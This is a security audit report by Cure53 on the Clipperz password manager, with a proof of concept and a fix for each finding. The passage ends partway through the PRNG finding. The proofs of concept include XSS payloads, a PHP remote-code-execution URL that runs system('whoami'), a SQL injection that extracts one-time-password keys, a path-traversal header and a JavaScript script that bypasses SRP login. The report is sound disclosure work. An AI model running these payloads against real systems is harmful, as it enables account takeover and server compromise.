Pentest-Report Clipperz 04.2014

Cure53, Dr.-Ing. Mario Heiderich / Franz Antesberger / Jonas Magazinius / Johannes Dahse

Index

Intro

> “Clipperz is an online vault and password manager that knows nothing about you and your data. Everything you submit is locally encrypted by your browser before being uploaded to Clipperz. The encryption key is a passphrase known only to you and Clipperz could never access your data. Clipperz is built upon open proven and trusted encryption algorithms. You can review the Javascript code anytime you like. It’s all open source.”
>
> From https://clipperz.is/

Scope

- **Clipperz Sourcecode**
  - Beta branch on Github, high focus on “Crypto”-Lib
  - https://github.com/clipperz/password-manager/tree/master/frontend/beta
- **Clipperz Server & Java App**
  - Info about Java App: *(see shared files)*
  - https://github.com/clipperz/password-manager/tree/master/backend

Test Chronicle

- 2014/04/27 - Penetration-Test begins
- 2014/04/27 - Standard XSS Tests against Clipperz.is
- 2014/04/27 - XSS Tests in logged-in area
- 2014/04/28 - Java Backend Audit
- 2014/04/28 - XSS Tests against Bookmarklet
- 2014/04/28 - Bookmarklet Source Code Analysis
- 2014/04/28 - Added CLP-01-001
- 2014/04/29 - PHP and Python Backend Audit
- 2014/04/29 - DOMXSS analysis
- 2014/04/29 - Offline mode analysis
- 2014/04/30 - Frontend/js/Clipperz/Crypto Audit
- 2014/04/30 - Tests against Backend XSS in Clipperz
- 2014/04/30 - Close analysis of Bookmarklet Code and JSON Import
- 2014/04/30 - Discovery of several XSS vulnerabilities
- 2014/04/30 - Added CLP-01-014 and CLP-01-015
- 2014/04/30 - Analysis of communication protocols
- 2014/04/30 - Analysis of client-side crypto implementation
- 2014/05/01 - Ongoing XSS Tests
- 2014/05/01 - Frontend/js/Clipperz/PM Audit
- 2014/05/04 - Fix verification for Fixes of CLP-01-014 and CLP-01-015
- 2014/05/04 - XSS Tests based on fixes and changes
- 2014/05/05 - In-depth analysis of SRP authentication

- 2014/05/05 - Analysis of server-side crypto implementation
- 2014/05/05 - Added CLP-01-017
- 2014/05/06 - Continued in depth analysis of communication protocols
- 2014/05/06 - Verified fix for CLP-01-017
- 2014/05/06 - Analysis of server-side logic
- 2014/05/06 - Analysis of “toll” system
- 2014/05/08 - Finalization of Pentest-Report

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact, which is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier for the purpose of facilitating future follow-up correspondence.

CLP-01-001 DOMXSS in Bookmarklet via benign HTML Injection *(Medium)*

An insecure concatenation of HTML strings in the Clipperz bookmarklet core leads to an array of options that an attacker can use to turn a harmless injection on a victim-website into an XSS scenario. This occurs as soon as a user activates the bookmarklet, as it contains injectable code that allows arbitrary JavaScript execution from a harmless injection. Please follow the outline below:

PoC:

(run Clipperz Bookmarklet on this website)

```
<body>
<form action=''>
<input name='username' type='text'>
<input name='</textarea><img src=x onerror=alert(domain)>' type='password'>
</form>
```

Affected HTML:

```
<textarea style="border:2px solid #333366; font-family:sans-serif; font-
size:8pt; color:#336; width:240px; height:135px; padding:4px; background-
color:white; margin:0px 10px;" id="bookmarklet_textarea">{"page": {"title": ""},
"form": {"attributes": {"action": "http://0x0/Test/",
"method": null},
"inputs": [{"type": "text",
"name": "username",
"value": "root"},
{"type": "password",
"name": "</textarea><img onerror="alert(domain)" src="x">",
"value": "k4n0n3!?"}]},
"version": "0.2.3"}</div>
```

Affected Code:

```
innerHTML+="<textarea id=\"bookmarklet_textarea\" style=\"border:2px solid
#333366; font-family:sans-serif; font-size:8pt; color:#336; width:240px;
height:135px; padding:4px; background-color:white; margin:0px
10px;\">"+sj(someParameters)+"</textarea>";}

...

sj=function(o){var objtype=typeof(o);if(objtype=="number"||objtype=="boolean")
{return o+"";}else if(o===null){return"null";} if(objtype=="string"){return
rs(o);} var me=arguments.callee;if(objtype!
="function"&&typeof(o.length)=="number"){var res=[];for(var i=0;i<o.length;i++)
{var val=me(o[i]);if(typeof(val)!="string"){val="undefined";} res.push(val);}
return"["+res.join(",\n")+"]";}

...

rs=function(o){return("\""+o.replace(/([\"\\])/g,"\\$1")+"\"").replace(/
[\f]/g,"\\f").replace(/[\b]/g,"\\b").replace(/[\n]/g,"\\n").replace(/
[\t]/g,"\\t").replace(/[\r]/g,"\\r");}
```

Any form of HTML (even the contents of HTML element attributes) must be considered as a potential attack vector. While Clipperz currently does a good job in terms of encoding HTML element value attributes, other attribute types are not escaped, encoded or filtered at all. An identification of this and other bugs, specifically CLP-01-014 and CLP-01-015, is due to this behavior.

Solving this problem entails any form of user-controlled data being processed safely prior to the resulting data display. The HTML special characters need to be encoded to their respective entity representation before they are displayed.

CLP-01-002 Remote Code Execution in PHP Backend *(**Critical**)*

The PHP backend is susceptible to Remote Code Execution attacks. In the *setup/rpc.php* file the name of a class can be specified in the `objectname` parameter, an object of which is later instantiated within an *eval* statement.

```
$objectName = isset($_REQUEST['objectname']) ? $_REQUEST['objectname'] : '';
[...]
eval ('$instance = new '.$objectName.'();');
[...]
switch($action)
{
    case 'Add':
       eval ('$instance = new '.$objectName.'();');
[...]
    case 'Delete':
       eval ('$instance = new '.$objectName.'();');
[...]
    case 'Update':
       eval ('$instance = new '.$objectName.'();');
```

```
function RefreshTree($objectName, $root, $offset = '', $limit = '')
{
	[...]
	eval ('$instance = new '.$objectName.'();');
```

An attacker can add arbitrary PHP code to the unsanitized `objectname` parameter that is then executed on the web server. As a result, the web server and its data are fully compromised.

*/setup/rpc.php?objectname=stdClass()**;system('whoami');**phpinfo*

Note that the setup routine can be protected by a password (by default empty), however, the affected file *setup/rpc.php* does not include the key file *setup_library/ authentication.php* responsible for performing the actual authentication check. Thus, the attack can be remotely executed by any user as long as the setup directory exists.

PHP allows to dynamically call methods and constructors without using the *eval()* operator by employing reflection. Here, no execution of arbitrary PHP code is possible:

```
$instance = new $objectName();
```

Despite that, unwanted behavior is still possible via access to arbitrary constructors. Thus, the *objectName* parameter should be validated against a whitelist, conveniently available in the *$objects* array filled in the line 28. Other names should be consequently rejected by the application.

```
if(!in_array($objectName, $objects))
	exit;
```

CLP-01-003 SQL Injection in PHP Backend *(High)*

The PHP backend is vulnerable to SQL injection attacks. The *GetList()* method of the object class *user*, *record*, *recordversion*, *onetimepasswordstatus*, and *onetimepassword* does not sanitize its parameters sufficiently before adding them to a dynamically constructed SQL query. The *$sortBy* and *$limit* parameters are affected.

```
function GetList($fcv_array = array(), $sortBy='', $ascending=true, $limit='') {
	$sqlLimit = ($limit != '' ? "LIMIT $limit" : '');
	$this->pog_query = "select * from `onetimepassword` ";
	[...]
	$this->pog_query .= " order by ".$sortBy." ".($ascending ? "asc" :
"desc")." $sqlLimit";
	$cursor = Database::Reader($this->pog_query, $connection);
	[...]
}
```

The *RefreshTree()* function of the *setup/rpc.php* file provides an example of a vulnerable

call of this method. Here, the first parameter is passed to the *$sortBy* parameter and the final two parameters are passed in a concatenated form onto the *$limit* parameter of the vulnerable *GetList()* method.

```
function RefreshTree($objectName, $root, $offset = '', $limit = '') {
	$sqlLimit = "$offset, $limit";
	$instanceList = $instance->GetList(
		array(array(strtolower($objectName)."Id",">",0)),
		strtolower($objectName)."Id",
		false,
		$sqlLimit
	);
}
```

The function *RefreshTree()* is called with the unsanitized parameters when the GET parameter *action* is set to *Refresh*.

```
$objectName = isset($_REQUEST['objectname']) ? $_REQUEST['objectname'] : '';
$limit = isset($_REQUEST['limit']) ? $_REQUEST['limit'] : '';
$offset = isset($_REQUEST['offset']) ? $_REQUEST['offset'] : '';
$action = $_GET['action'];
switch($action) {
case 'Refresh':
   RefreshTree($objectName, $root, $offset, $limit);
}
```

In consequence an attacker is able to extract arbitrary data (including user data and OTP keys) from the database.

*/setup/rpc.php?action=Refresh&objectname=user&offset=1&limit=**1 union select onetimepasswordid,userid,reference,key,key_checksum,data,7,8,9 from clipperz.onetimepassword***

The construction of the WHERE clause from the *$fcv_array* parameter in the *GetList()* method is also potentially affected by the SQL injection. In this context, the expected numeric values are added to the SQL query without escaping or type-casting.

```
if(isset($this->pog_attribute_type[$fcv_array[$i][0]]['db_attributes'])
&& $this->pog_attribute_type[$fcv_array[$i][0]]['db_attributes'][0] !=
'NUMERIC'
&& $this->pog_attribute_type[$fcv_array[$i][0]]['db_attributes'][0] != 'SET') {
}
else {
value = POG_Base::IsColumn($fcv_array[$i][2]) ? $fcv_array[$i][2] : "'".
$fcv_array[$i][2]."'";
$this->pog_query .= "`".$fcv_array[$i][0]."` ".$fcv_array[$i][1]." ".$value;
}
```

Normally, the expected numeric values should be converted to integer before they are embedded into the SQL query. Otherwise, an attacker is able to break out of the single

quotes and inject her own SQL syntax. For a more security-conscious approach it is highly recommended to use the prepared statements, effectively mirroring the ways it is done in the Python and Java backend.

CLP-01-004 Reflective Cross-Site Scripting in PHP Backend *(Medium)*

The previously mentioned *objectname* and *limit* parameters located in the *setup/rpc.php* file are also affected by a Cross-Site Scripting vulnerability. They are passed as arguments to the function *RefreshTree()* which then uses their unsanitized form during the embedment into the HTML response page.

```
function RefreshTree($objectName, $root, $offset = '', $limit = '')
{
	[...]
	$masterNode = &$root->addItem(new XNode("<span
	style='color:#998D05'>".$objectName."</span>...", false, "..."));
	[...]
	$pre .= "&#8249;&#8249;<a href='#'
	onclick='javascript:refTree(".($offset-$limit).", $limit,
	\"$objectName\");return false;'>Newer</a> | ";
}
```

An attacker is able to inject arbitrary JavaScript code that will be executed in the victim's browser, a task achieved by distributing the following exemplary links:

- */clipperz/setup/rpc.php?action=Add&objectname=user&anchor=user/* %3Cscript%3Ealert%28document.cookie%29%3C/script%3E*/*
- */clipperz/setup/rpc.php? action=GetList&objectname=user&anchor=user&offset=1&limit=1%27%3E %3Cscript%3Ealert%28document.cookie%29%3C/script%3E*

All user-supplied data should be properly escaped before it is printed to the HTML result page. Special attention should be paid to the injection context. By limiting the *objectname* parameter to an exclusive list of valid object names suggested in CLP-01-002 and typecasting the *limit* parameter to an integer value, the injection of HTML markup characters is prevented.

CLP-01-005 Local Cross-Site Scripting in PHP Backend *(Low)*

The *dump* feature in the PHP backend (*dump.php*) is not sanitizing user-supplied data before printing it to the HTML page. Cross-Site Scripting is therefore possible, yet the impact severity is considered low because the HTML file is not rendered directly but proposed as a download.

```
header('Content-Type: text/html');
header('Content-Disposition:                                          attachment;
filename=Clipperz_'.date("Ymd").'.html');

$recordString = $recordString ."\t\t\t\t'" .$currentRecord->reference . "':
{\n" .
       "\t\t\t\tdata: '" . $currentRecord->data . "',\n" .
       [...]
       "\t\t\t\t}";

$data =  "_clipperz_dump_data_ = {\n" .
       [...]
       "\t\trecords: {\n" .
       $recordString . "\n" .
       "\t\t\t}\n" .
       [...]
       "\n";

echo str_replace("/*offline_data_placeholder*/", $data, $htmlContent);
```

Since other data embedded in the HTML response and changeable by the user might be affected as well, it should also be encoded with the shipped JSON library, while setting the *Content-Type* header to *application/json* should also be guaranteed.

CLP-01-006 Unauthenticated Data Modification in PHP Backend *(Info)*

The file *setup/rpc.php* allows users to modify or delete any object stored in the database. An attacker can either iterate over all *objectid*s when using the *Delete* action in order to delete all data, or modify any attribute of any object when using the *Update* action.

```
$objectName = isset($_REQUEST['objectname']) ? $_REQUEST['objectname'] : '';
$objectId = isset($_REQUEST['objectid']) ? $_REQUEST['objectid'] : '';
$action = $_GET['action'];

switch($action) {
   case 'Delete':
        eval ('$instance = new '.$objectName.'();');
        $instance->Get($objectId);
        $instance->Delete(($action == 'DeleteDeep'));
   [...]
   case 'Update':
        eval ('$instance = new '.$objectName.'();');
        $instance->Get($objectId);
        $attributeList = array_keys(get_object_vars($instance));
        foreach($attributeList as $attribute)
```

```
 {
if ($attribute != "pog_attribute_type" && $attribute!= "pog_query")
        {
               if (isset($instance->pog_attribute_type[$attribute]))
               {
                      if (isset($_GET[$attribute]))
                      {
                             $instance->{$attribute} = $_GET[$attribute];
                      }
               }
        }
 }
 $instance->Save();
```

It is recommended to include a setup authentication check to the *rpc.php* file to prevent the currently possible abuse of this feature. The issue has been given the severity level “info” to ensure that it is known and that this recommendation for the file removal upon setup completion is clearly documented.

CLP-01-007 Session Fixation in PHP and Python Backend *(Low)*

Both the PHP and Python backend do not use a CSRF/lock token for the login routine. An attacker is able to lure a victim to visit an earlier prepared website that initiates the following request to the Clipperz backend in the background:

```
POST /clipperz/index.php HTTP/1.1
Host: targethost
Content-type: application/x-www-form-urlencoded

method=handshake&parameters={"parameters":
{"message":"connect","C":"username","A":"AAA"}}
```

This request will silently log the victim into the account of the user *A*. A similar request can be forged to log the victim out of their own account beforehand.

```
if method == 'handshake':
       if message == 'connect':
              session.C = parameters['parameters']['C']
              session.A = parameters['parameters']['A']

              user = db.Query(User).filter('username =', session.C).get()

              if user != None:
                     session.s = user.srp_s
                     session.v = user.srp_v
```

Although less likely to be successful, this attack can be used to log a victim into an attacker-controlled account. The prepared account can then be used to phish copy-pasted login credentials or, alternatively, to trigger the previously introduced self-XSS

vulnerabilities in the victim's browser. Thus, it is recommended to add CSRF protection to the Python and PHP backend as well.

CLP-01-008 File Disclosure in Java Backend on Windows *(Low)*

The *Dump* class of the Java Backend (*com.clipperz.pm*) is affected by a path traversal vulnerability, provided that the backend is run on a Windows platform. The class fetches a static HTML file depending on the used connection's version info. That file resides in a different directory for each version in use. This file will be then used as a template for the user data to be printed.

```
referrer = aRequest.getHeader("referer");

outputStream = aResponse.getOutputStream();
outputStream.write(this.indexHtmlFileForVersion(this.extractApplicationVersionF
romReferrer(referrer)).replaceAll("\\/\\*offline_data_placeholder\\*\\/",
this.dumpData(connection)).getBytes("utf-8"));
outputStream.flush();
```

The method *indexHtmlFileForVersion()* opens a *index.html* file in a given directory:

```
protected String indexHtmlFileForVersion(String aVersion) {
	filename = this.getServletConfig().getServletContext()
		.getRealPath("/" + aVersion + "/index.html");
	inputStream = new FileInputStream(filename);
	result = IOUtils.toString(inputStream, "utf-8");
	return result;
}
```

The version is determined by the HTTP Referrer header that is under user's control. The attack surface is limited because the referrer is split on forward slashes and only the last occurring directory is interpreted as a version.

```
protected String extractApplicationVersionFromReferrer(String aReferrer) {
	path = FilenameUtils.getPath(aReferrer);
	pathComponents = path.split("/");
	result = pathComponents[pathComponents.length - 1];
	return result;
}
```

This hinders a path traversal attack on Unix platforms, but leaves Windows platform vulnerable as the backslash (\) can be used as a path separator. Furthermore, depending on the Java version and the web server, a null-byte can be injected to truncate the appended *index.html* file name and read the content of arbitrary files in the document root.

Referer: WEB-INF\web.xml%00/

The *clipperz.is* server is not affected by this vulnerability because it does not run on a

Windows platform. However, the scenario shows that additional information such as the exact web server version and stack trace can aid attackers in their future strategies. Thus, stack traces and version information should be eliminated within the production mode.

CLP-01-009 Unfiltered Street Address Data causes Self-XSS *(Medium)*

The *beta* frontend of Clipperz is affected by a persistent Cross-Site Scripting vulnerability in the logged-in area caused by insufficient output filtering on certain element-type labels. By adding a new card containing special HTML characters, it is possible to inject arbitrary JavaScript into the cards' information that is subsequently executed when the information is viewed again. The *gamma* frontend is not affected by this vulnerability.

Steps to reproduce:

1. Login, go to the *Cards* menu and select "*Add new card";*
2. For one of the fields, select the "*Street address"* field type;
3. Insert the field data: "onmouseover="alert(document.domain);
4. Save the new card.

Hovering the mouse cursor over the field data will cause a Javascript execution.



Fig.: Injected JavaScript in "street address" data-type

Attempts were made to find a way to exploit this lack of proper filtering through the use of the bookmarklet, in hopes of tricking the Clipperz application to automatically set the field type to *"Street address"*. This was not successful, indicating that this bug is a Self-XSS considerably low in severity. Nevertheless, the output for the elements of the *"street address"* type should be properly escaped to thoroughly avoid XSS risks.

Note: A similar Self-XSS was identified for the "Direct Login" feature. In this case the name of the entry is not being escaped properly and reflects user-controlled HTML in an unencoded way, thus causing Self-XSS. Similar to the aforementioned bug, this is not considered critical and appears not be remotely exploitable. Using the infected direct login link, however, does not cause XSS as the markup shown on the about:blank context is encoded properly:

Fig.: Self-XSS via direct login name field

CLP-01-014 Persistent XSS via Direct Login from Bookmarklet *(**Critical**)*

A clearly negative consequence of the missing output filtering is that an attacker can abuse the Bookmarklet in combination with the creation of a new card of type “Direct Login”. The goal is to persistently infect a Clipperz account and eventually get full and transparent access to all of the account-stored data, such as passwords, keystrokes and other sensitive information.

Steps to Reproduce:

1. Navigate to a maliciously prepared Website;
2. Use the Clipperz Bookmarklet;
3. Copy the generated JSON to create a Card;
4. Navigate to the Clipperz application;
5. Create a new card of a “Direct Login” type;
6. Paste the content and save (**First XSS is triggered**);
7. Create the card (**Second XSS is triggered**).

Anytime the affected user navigates to the malicious card, the injected JavaScript is executed. That means that the entire Clipperz account is “trojanized” and an attacker has access to any of the stored cards and related passwords in plaintext.

Example Markup for a malicious page:

```
<body>
<form action=''>
<input name='username' type='text'>
<input name='password' type='password'>
<input name='"><img src=x onerror=alert(domain)>' value='bla'>
</form>
```

Resulting JSON:

```
{"page": {"title": ""},
"form": {"attributes": {"action": "http://attacked/",
"method": null},
"inputs": [{"type": "text",
"name": "username",
"value": "root"},
{"type": "password",
```

```
"name": "password",
"value": ""},
{"type": "text",
"name": "\"><img src=x onerror=alert(domain)>",
"value": "bla"}]},
"version": "0.2.3"}
```

Affected Markup in Clipperz application:

```
<tr id="elgen-1630"><td class="directLoginBindingLabelTD"><span>"&gt;&lt;img
src=x onerror=alert(domain)&gt;</span></td><td
class="directLoginBindingValueTD"><div style="display: none;"
id="Clipperz_PM_Components_Panels_editModeBox_3947"><select
id="Clipperz_PM_Components_Panels_select_3948"><option value="null">---
</option><option
value="014ab7a3d138834f883b0742857cd906fd1902e5c42303348fa181eb568695c1">userna
me</option><option
value="8e63b43adc66c2efb1ad9b61aa0e7184f12545eeb163ce076cbae05d5d6e0a45">passwo
rd</option><option
value="01a2b7d792deb70d98ad5f1bb0b3afd89de20554ba606be2662531c20dd6fd48"
selected="true">"&gt;&lt;img src=x
onerror=alert(domain)&gt;</option></select></div><div style="display: block;"
id="Clipperz_PM_Components_Panels_viewModeBox_3949"><span
id="Clipperz_PM_Components_Panels_viewValue_3950">"&gt;<img src="x"
onerror="alert(domain)"></span></div></td></tr>
```

It is highly recommended to escape and filter any output, but also caution that the pages to pull login data from might be adversarial. Especially the content of the name field and other attributes of form elements should not be considered trusted as they can contain malicious data - similar to the form element's value. All special HTML characters need to be converted into their corresponding HTML entities before they might be displayed to the user.

Note: This critical vulnerability is also present in Clipperz' compact mode.

CLP-01-015 Persistent XSS on Index Page via Direct Login Favicon *(**Critical**)*

Similar to the issue described in CLP-01-014, a persistent XSS can be triggered from employing the "Direct Login" feature. Clipperz attempts to load the favicon of the linked website and display its URL inside the src attribute of an IMG element. An attacker can cause the bookmarklet to deliver a maliciously prepared URL that, in conjunction with the favicon display, leads to an XSS attack.

Note that this attack is capable of executing arbitrary attacker-controlled JavaScript immediately after the victim has logged in because the vulnerable element is being shown on the index page. It is further possible to create a malicious page that will fill the bookmarklet's textarea with arbitrary content. The victim would have no way of detecting that something has been injected, and will therefore willingly 'copy & paste' it into the Clippers application's card creator form.

Steps to reproduce:

1. Copy malicious JSON into the card editor for “Direct Login”;
2. Create a card;
3. Logout;
4. Log-in again;
5. Attacker’s JavaScript executes.

Example JSON for injecting the payload:

```
{"page": {"title": ""},
"form": {"attributes": {"action": "javascript://\"onload=alert(1)//",
"method": null},
"inputs": [{"type": "text",
"name": "username",
"value": ""},
{"type": "password",
"name": "password",
"value": ""}]},
"version": "0.2.3"}
```

Affected Markup in Clipperz application:

```
<img
id="6a103aa5ab36f0c34cebde816f468bfd9550ca5bbbce67470a0ec58ec7ea1a4b_faviconIMG
" src="data:application/octet-stream;charset=utf-
8;base64,AAABAAEAFxcAAAEAGAD8BgAAFgAAACgAAAAXAAAALgAAAAEAGAAAAAAAAAAAAAAABIXAAASFw
AAAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAo="
onload="alert(1)///favicon.ico&amp;quot;"></td><td valign="top"><a
class="directLoginItemTitle">adadadsadsa</a></td><td align="right"
valign="top"><a
class="directLoginItemEditButton">show</a></td></tr></tbody></table></li><li
class=" "
id="a88d6fc245559afc38aee293fb59790233242dad2633ed61dcc110e2e61644c4"><table
border="0" cellpadding="0" cellspacing="0"><tbody><tr><td align="center"
valign="top" width="20"><img
id="a88d6fc245559afc38aee293fb59790233242dad2633ed61dcc110e2e61644c4_faviconIMG
" src="data:application/octet-stream;charset=utf-
8;base64,AAABAAEAFxcAAAEAGAD8BgAAFgAAACgAAAAXAAAALgAAAAEAGAAAAAAAAAAAAAAABIXAAASFw
AAAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAo="
onload="alert(1)///favicon.ico&amp;quot;"></td><td valign="top"><a
class="directLoginItemTitle">unnamed record</a></td><td align="right"
valign="top"><a class="directLoginItemEditButton">show</a>
```

It must be ensured that any form of user-controlled data is being filtered and encoded properly. As it stands, the JSON processing for direct logins has been demonstrated as a particularly vulnerable element of the Clipperz application deserving special attention. We believe that the bookmarklet is easily exposed to injection attacks. The content of the textarea for direct login data is a dangerously easy-to-exploit attack vector and needs to be treated as such by the Clipperz application when its data is being processed.

Note: This critical vulnerability is also present in Clipperz’ compact mode.

CLP-01-016 SRP Implementation vulnerable to known Attacks *(High)*

The Clipperz application implements the Secure Remote Password protocol for authentication. The implementation adheres to the original protocol specification from 1998 and is not standardized. The third revision (SRP-3) is described in RFC2459, and has been since reworked several times to prevent attacks. Two attacks, “two-for-one” guessing attack and message ordering attack, are detailed in the paper entitled “SRP-6 Improvements and Refinements of the Secure Remote Password Protocol”. The latest revision of the protocol (SRP-6) has been standardized in IEEE P1363 and ISO/IEC 11770-4.

Specifically, the Clipperz’ implementation is missing the *k* value introduced in SRP-6 as means of preventing the “two-for-one” attack. The *k* value is used on the server-side to compute $B=kv+g^b$ and on the client-side to compute $S=(B-kgx)(a+ux)$. In addition, the exchange of messages follows the SRP-3 optimized ordering, rather than the standard or optimized message ordering available as of SRP-6. Importantly, the latter has been introduced to protect against message ordering attacks. Finally, note that the computation of $M1=H(A \mid B \mid K)$ does not adhere to $M1=H(H(N)\ XOR\ H(g) \mid H(I) \mid s \mid A \mid B \mid K)$ as specified by the standard.

Fixing these issues would entail action to align the procedures used by Clipperz to reflect the new and improved SRP-6 standards.

CLP-01-017 SRP Authentication Bypass *(**Critical**)*

The Clipperz application implements the Secure Remote Password protocol for authentication. The specification explicitly states that the parameter *A* provided by the client must not be zero. Critically, the Clipperz implementation omits this check, making password verification trivial to bypass.

According to the SRP-6 specification, the shared secret on the server-side is calculated as $(Av^u)^b$ where *A* is supplied by the client. If *A* is zero, then the result is also zero, signifying a shared key of $H(0)$. The corresponding proof can easily be calculated by the attacker as $H(0 \mid B \mid H(0))$. The following JavaScript function can be run in the console during a visit to the Clipperz login page. While the page itself is not updated, the resulting JSON response clearly indicates a successful login.

SRP authentication bypass PoC:

```
(function PoC(){
  function send(m,p){
    x=new XMLHttpRequest();
    x.open('post','/json',false);
    x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
    x.send('method='+m+'&parameters='+urlEncode(JSON.stringify(p)));
    return JSON.parse(x.responseText);
  }
  r=send('knock',{"requestType":"CONNECT"});
```

```
  r=send('handshake',{"parameters":
   {"message":"connect",
    "version":"0.2",
    "parameters":
      {"C":"97766a7e1814fa3042c48869a314f9bde76ab48a57fb1ee54e874aadb76544f6",
       "A":"0"}},
    "toll":new Clipperz.PM.Toll(r.toll).deferredPay().results[0]});

  B=new Clipperz.Crypto.BigInt(r.result.B,16).asString();
  S=new Clipperz.ByteArray("0")
  K=Clipperz.Crypto.SHA.sha_d256(S).toHexString().substring(2);
  M1=new Clipperz.ByteArray("0"+B+K)
  M1=Clipperz.Crypto.SHA.sha_d256(M1).toHexString().substring(2);
  return send('handshake',{"parameters":
    {"message":"credentialCheck",
     "version":"0.2",
     "parameters":{"M1":M1}},
     "toll":new Clipperz.PM.Toll(r.toll).deferredPay().results[0]});
})()
```

Example JSON response:

```
{"result":
  {"subscription":
    {"fromDate":"Mon, 28 April 2014 13:20:56 UTC",
     "features":["OFFLINE_COPY","LIST_CARDS"],
     "toDate":"Mon, 01 January 4001 00:00:00 UTC",
     "type":"EARLY_ADOPTER"},
   "loginInfo":
     {"current":
       {"operatingSystem":"LINUX",
        ...
        "country":"SE",
        "ip":"83.248.183.26"},
      "latest":
        {"operatingSystem":"LINUX",
         "disconnectionType":"SESSION_EXPIRED",
         "browser":"FIREFOX",
         "connectionType":"LOGIN",
         "date":"Tue, 06 May 2014 02:16:36 UTC",
         "country":"SE",
         "ip":"83.248.183.26"}},
   "connectionId":
    ...
   "toll":
   {"targetValue":
     "2e563d96bac476777ef9338153048b17f84055ec2a7f4e8b47142e518eff26b5",
     "requestType":"MESSAGE",
     "cost":2}
}
```

To mitigate the issue sufficiently, the server needs to verify that A is not 0, guaranteeing the impossibility of carrying out the attack.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

CLP-01-010 Reflection Injection in PHP Backend *(Low)*

The setup routine in *setup/index.php* is affected by a Reflection Injection vulnerability that allows calling arbitrary constructors through the *pluginName* parameter.

```
$_SESSION['pluginName'] = $_GET['pluginName'];
[...]
$pluginInstance = new $_SESSION['pluginName']('', '');
[...]
if ($pluginInstance->AuthorPage() != null) {
[...]
}
```

Although exploiting this issue with the current set of shipped constructors was not accomplished, the *pluginName* parameter should be limited to a whitelist of plugin names to prevent unwanted application behaviors.

For example, when the non-plugin constructor name *POG_Base* is supplied, the call to the *AuthorPage()* method will fail because there is no method with such a name defined in the *POG_Base* class. However, the magic method *__call()* of the class *POG_Base* is defined to catch the missing function calls:

```
class POG_Base {
	function __call($method, $argv) {
		eval('$plugin = new $method($this,$argv);');
		return $plugin->Execute();
	}
}
```

This method will execute PHP code dynamically created via passed method name and its arguments. Although no PHP code can be injected to the *eval()* operator because the *AuthorPage()* method is called without arguments, it demonstrates the risk of the otherwise avoidable Reflection Injection vulnerability.

CLP-01-011 Static window.name after Card Creation or Editing *(Low)*

The Clipperz application sets the DOM variable *window.name* to a static value after card creation or editing. The value *window.name* is being set to is the string “height”. This allows an attacker to execute a Tabnabbing attack[1] and redirect window navigations to the window now known by name. It is recommended to always leave *window.name* empty or set it to a random value with every request to ascertain that an attacker cannot

1 http://en.wikipedia.org/wiki/Tabnabbing

abuse the knowledge over the name of the window for Tabnabbing purposes.

CLP-01-012 No ID-Collision check disables Close Button *(Low)*

The Clipperz bookmarklet can be kept open against the will of the user when run on a page containing several DIV elements with the same ID. Browsers, upon parsing HTML containing elements with identical IDs, create a node collection. They continuously allow node-access via *document.getElementById*.

Upon closing the bookmarklet, it is not the container but rather the first collection node that is effectively and exclusively removed. This might cause the bookmarklet's panel be visible much longer than anticipated - with a plain-text readable password visible in the textarea.

PoC:

```
<body>
<form action=''>
<div id="clipperz_bookmarklet">yay</div>
<div id="clipperz_bookmarklet">yay</div>
<div id="clipperz_bookmarklet">yay</div>
<div id="clipperz_bookmarklet">yay</div>
<input name='username' type='text'>
<input name='password' type='secret'>
</form>
```

Affected Code:

```
closeBookmarklet = function () {
	var bookmarkletDiv;
	bookmarkletDiv = document.getElementById("clipperz_bookmarklet");
	bookmarkletDiv.parentNode.removeChild(bookmarkletDiv);
};
```

While it is not argued that the issue has severe implications, keeping the plain-text password in the bookmarklet textarea visible for an extended amount of time might be unnecessarily abused. The "close" button would only close the bookmarklet after repeated pressing and the button needs to be clicked as often as there are elements in the node collection. For a successful fix, it is recommended to use a random ID instead of a static ID for the bookmarklet container and the elements it uses.

CLP-01-013 Information Leakage in PHP Backend *(Low)*

The PHP backend is shipped with a *test.php* file that calls *phpinfo()* and outputs detailed information about the server configuration. It is recommended to delete the file in order to ship the PHP backend with the smallest attack surface possible.

Alternatively, the file can be moved to the *setup* directory and should be protected by the setup authentication check encompassing *setup_library/authentication.php* file inclusion.

CLP-01-018 Weak PRNG in use by Clipperz Crypto-Libraries *(Medium)*

Cryptographically strong pseudo-random numbers are the foundation of nearly all cryptographic algorithms. If the PRNG is broken, all of the generated keys are considered broken as well. Our tests managed to identify several weaknesses in the js/Clipperz/Crypto/PRNG.js module:

